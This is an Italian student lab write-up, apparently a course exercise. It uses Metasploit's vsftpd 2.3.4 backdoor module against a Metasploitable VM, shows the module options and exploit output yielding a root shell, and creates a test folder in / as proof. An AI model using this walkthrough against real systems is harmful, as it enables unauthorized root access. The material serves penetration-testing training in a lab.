

CONSEGNA 4 MARZO S7L1

L'obiettivo, di oggi è quello di completare una sessione di hacking sulla macchina Metasploitable, sul servizio VSFTPD. Una volta ottenuta la sessione, andremmo a creare una cartella nella directory di root.

Dopo aver effettuato una scansione con nmap, ed aver constatato che la porta 21/ftp è aperta, ho lanciato MSF Console, configurando l'exploit che andremo a lanciare contro il servizio sopracitato. Da notare che il payload non è da configurare. (Fig.1)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      192.168.1.149    no        The local client address
  CPORT      21               no        The local client port
  Proxies    192.168.1.149    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

Fig.1


Successivamente ho lanciato l'exploit e mi si è aperta la sessione, ovvero una Shell sul sistema remoto (metasploitable). (Fig.2)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:40371 → 192.168.1.149:6200) at 2024-03-04 08:39:38 -0500
```

Fig.2

Tramite questa sessione, ho creato una cartella chiamata test_metasploit nella directory di root. (Fig.3)

A terminal window with a dark background and light-colored text. The first command is 'mkdir test_metasploit'. The second command is 'ls', which lists the contents of the root directory. The list includes standard Linux directories and files: bin, boot, cdrom, dev, etc, home, initrd, initrd.img, lib, lost+found, media, mnt, nohup.out, opt, proc, root, sbin, srv, sys, test_metasploit, tmp, usr, var, and vmlinuz. The 'test_metasploit' directory is highlighted in the list.

```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Fig.3

Riassumendo il lavoro fatto oggi, tramite MSF Console ho seguito i seguenti passi:

- Ho identificato un servizio vulnerabile (ftp)
- Ho cercato l'exploit adatto per quel determinato servizio e vulnerabilità
- Ho caricato e configurato l'exploit da MSF Console
- Ho caricato e configurato il payload da utilizzare
- Ho lanciato il codice dell'exploit ed ho ottenuto l'accesso alla macchina vulnerabile (Meta)